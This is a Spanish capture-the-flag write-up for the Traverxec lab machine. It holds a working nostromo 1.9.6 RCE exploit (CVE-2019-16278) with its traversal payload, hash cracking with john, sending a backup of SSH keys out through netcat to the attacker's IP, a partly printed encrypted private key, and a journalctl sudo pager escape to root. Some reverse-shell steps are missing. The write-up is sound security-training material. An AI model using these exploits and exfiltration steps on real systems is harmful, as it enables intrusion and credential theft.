Traverxec - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDVWo6eEhBKO19Owd6sVIAFVCJjQqSL4g16oI/DoFwUo
DtCdHoIAZbaZFKAl+m1UBell2v0xUhAy37Wl9BjoUU3EQBVF5QJNQqvb/mSqHsi5TAJcMtCpWKA4So3pwZc
V9HAT7w2zIZH5W6i3BQvMGEckrrvVTZ6Ge3Gjx00ORLBdoVyqQeXQzIJ/vuDuJOH2G6E/AHDsw3n5yFNMKe
|   256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLpsS/IDF
LI3TFz+CInilq4=
|   256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGJ16OMR0bxc/4SAEl1yiyEUxC3i/dFH7ftnCU7+P+3s
80/tcp open  http    syn-ack ttl 63 nostromo 1.9.6
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Unknown favicon MD5: FED84E16B6CCFE88EE7FFAAE5DFEFD34
|_http-server-header: nostromo 1.9.6
|_http-title: TRAVERXEC
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Como podemos ver, en el puerto 80 esta el servicio "nostromo 1.9.6". Vamos a buscar si existe alguna vulnerabilidad para esa version de "nostromo":

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit nostromo 1.9.6
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
nostromo 1.9.6 - Remote Code Execution                                        | multiple/remote/47837.py
------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

Vemos que existe una RCE para esa version, nos la descargamos y vamos a ver el contenido:

```
help_menu = '\r\nUsage: cve2019-16278.py <Target_IP> <Target_Port> <Command>'

def connect(soc):
    response = ""
    try:
        while True:
            connection = soc.recv(1024)
            if len(connection) == 0:
                break
            response += connection
    except:
        pass
    return response

def cve(target, port, cmd):
    soc = socket.socket()
    soc.connect((target, int(port)))
    payload = 'POST /.%0d./.%0d./.%0d./.%0d./bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\necho\necho\n{} 2>&1'.format(cmd)
    soc.send(payload)
    receive = connect(soc)
    print(receive)
```

Arriba nos dice como usarlo, supuestamente este exploit envia por el metodo POST el comando que injectamos en la variable. Vamos a probarlo:


```
└─$ python2 47837.py 10.10.10.165 80 whoami
Traceback (most recent call last):
  File "47837.py", line 10, in <module>
    cve2019_16278.py
NameError: name 'cve2019_16278' is not defined
```

Nos da un error diciendo que la variable "cve...." no esta definida:


```
# Software Link: http://www
# Version: 1.9.6
# Tested on: Debian
# CVE : CVE-2019-16278

cve2019_16278.py

#!/usr/bin/env python
```

Vamos a comentar esto para que no nos genere ningun error ya que no sirve para nada en exte exploit. Volvemos a ejecutarlo:


Nos dice que somos el usuario "www-data". Vamos a tratar de enviarnos una conexion por netcat desde la maquina victima. Primero vamos a comprobar si tiene netcat instalado:



Vamos a enviarnos una conexion por netcat desde la maquina victima. Primero nos ponemos a la escucha y luego ejecutamos lo siguiente:



Recibimos la conexion



ESCALADA DE PRIVILEGIOS

Vamos al directorio /var donde encontramos el directorio "nostromo" que es donde se almacena la web y en el directorio "conf" podemo ver un archivo ".htpasswd" donde podemos ver las credenciales del usuario david

```
www-data@traverxec:/home$ cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

Con john, desciframos el hash "md5crypt":

```
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me       (david)
1g 0:00:01:17 DONE (2024-10-29 06:53) 0.01287g/s 136194p/s 136194c/s 136194C/s Noyoudo..Novaem
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Intento conectarme por ssh y utilizando el comando "su" pero no me deja conectarme como david. Quizas esa contraseña se utilice para otra cosa. Encontramos otro archivo en /var/nostromo/conf/nhttpd.conf:

```
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]

servername              traverxec.htb
serverlisten            *
serveradmin             david@traverxec.htb
serverroot              /var/nostromo
servermimes             conf/mimes
docroot                 /var/nostromo/htdocs
docindex                index.html

# LOGGING [OPTIONAL]

# ACCESS RESTRICTIONS [OPTIONAL]

# SECURITY [OPTIONAL]

# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public         public_www
```

Nos dice que el administrador del servidor es "david", que el directorio home se encuentra en "/home" pero que hay otro directorio "homedirs_public" llamado "public_www". Esto quiere decir que dentro del directorio home de david tiene que haber un directorio llamado "public_www". Si intentamos listar el contentido del directorio home de david nos dice que no tenemos permisos:

```
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david/
ls: cannot open directory '/home/david/': Permission denied
```

Pero si listamos el contenido "public_www" en el directorio home de david podemos ver el contenido:

```
www-data@traverxec:/var/nostromo/conf$ ls -la /home/david/public_www
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
```

En su interior encontramos:

```
www-data@traverxec:/home/david/public_www/protected-file-area$ ls -la
total 16
drwxr-xr-x 2 david david 4096 Oct 25  2019 .
drwxr-xr-x 3 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david   45 Oct 25  2019 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25  2019 backup-ssh-identity-files.tgz
```

Lo pasamos a nuestra maquina local con netcat:

```
www-data@traverxec:/home/david/public_www/protected-file-area$ nc -nv 10.10.14.5 1234 < backup-ssh-identity-files.tgz
(UNKNOWN) [10.10.14.5] 1234 (?) open
```

```
└─$ nc -lvnp 1234 > backup-ssh-identity-files.tgz
listening on [any] 1234 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.165] 35214
```

Con md5sum podemos comprobar el hash del archivo, si es igual es que el archivo se ha pasado correctamente:

```
^C
^C
www-data@traverxec:/home/david/public_www/protected-file-area$ md5sum backup-ssh-identity-files.tgz
084883c47fec5b1385b50f226db8175f  backup-ssh-identity-files.tgz
```

```
└─$ md5sum backup-ssh-identity-files.tgz
084883c47fec5b1385b50f226db8175f  backup-ssh-identity-files.tgz
```

Es el mismo. Lo descomprimimos con tar y conseguimos la clave id_rsa de david:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tar -xzvf backup-ssh-identity-files.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub

┌──(kali㉿kali)-[~/Downloads]
└─$ cat home/david/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F

seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZnjsT8IMM3jndLNSRkjxCTX3W
KzW9VFPujSQZnHM9Jho6J8O8LTzl+s6GjPpFxjo2Ar2nPwjofdQejPBeO7kXwDFU
RJUpcsAtpHAbXaJI9LFyX8IhQ8frTOOLuBMmuSEwhz9KVjw2kiLBLyKS+sUT9/V7
HHVHW47Y/EVFgrEXKu0OP8rFtYULQ+7k7nfb7fHIgKJ/6QYZe69r0AXEOtv44zIc
```

Vamos a iniciar sesion por ssh con la clave id_rsa:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa':
```

Nos pide una contraseña, vamos a meter la que hemos conseguido antes: "Nowonly4me". Pero no funciona:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
```

Como tenemos la clave "id_rsa" podemos pasarle el hash de la contraseña a un archivo txt con "ssh2john" y intentar crackearla:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh2john id_rsa > hash.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rc
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DS
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AE
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key f
hunter           (id_rsa)
1g 0:00:00:00 DONE (2024-10-29 07:58) 11.11g/s 1600p
Use the "--show" option to display all of the cracke
Session completed.
```

Ahora iniciamos sesion introduciendo la clave id_rsa de david:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP
david@traverxec:~$
```

Vemos un directorio bin dentro del home de david que contiene un script:

```
david@traverxec:~$ cd bin/
david@traverxec:~/bin$ ls -la
total 16
drwx------ 2 david david 4096 Oct 29 08:14 .
drwx--x--x 6 david david 4096 Oct 29 08:14 ..
-r-------- 1 david david  802 Oct 25  2019 server-stats.head
-rwx------ 1 david david  363 Oct 25  2019 server-stats.sh
```

Vamos a ver el contenido:

```
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

Como podemos ver esta ejecutando el comando subrallado como sudo. Aunque no nos deje ver los permisos de sudoers vemos que cuando ejecutamos este comando nos nos pide contraseña, por lo que tenemos el permiso de lanzarlo como sudo:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Tue 2024-10-29 06:23:05 EDT, end at Tue 2024-10-29 08:20:24 EDT. --
Oct 29 07:05:05 traverxec su[1021]: FAILED SU (to root) www-data on pts/0
Oct 29 07:05:12 traverxec su[1022]: pam_unix(su:auth): authentication failure; lognam
Oct 29 07:05:14 traverxec su[1022]: FAILED SU (to david) www-data on pts/0
Oct 29 07:05:32 traverxec su[1023]: pam_unix(su:auth): authentication failure; lognam
Oct 29 07:05:34 traverxec su[1023]: FAILED SU (to david) www-data on pts/0
```

Para poder escalar privilegios con "journalctl" tenemos que poder entrar en el modo paginado para poder ejecutar "!/bin/bash". Para poder ejecutarlo en modo paginado tenemos que hacer la consola mas pequeña donde no entren las 6 lineas que ejecuta:

```
-- Logs begin at Tue 2024-10-29 06:23:05 EDT, end at Tue 2024-10-29 08:26:25 EDT. --
Oct 29 07:05:05 traverxec su[1021]: FAILED SU (to root) www-data on pts/0
Oct 29 07:05:12 traverxec su[1022]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tt
lines 1-3

┌──(kali㉿kali)-[~/Downloads]
└─$
```

Como "journalctl" cuando detecta que no puede mostrar todos los comandos porque no tiene espacio entra en formato paginado, ahora podemos ejecutar "!/bin/bash" para convertirnos en root:

```
Oct 29 07:05:12 traverxec su[1022]
!/bin/bash
root@traverxec:/home/david/bin#
```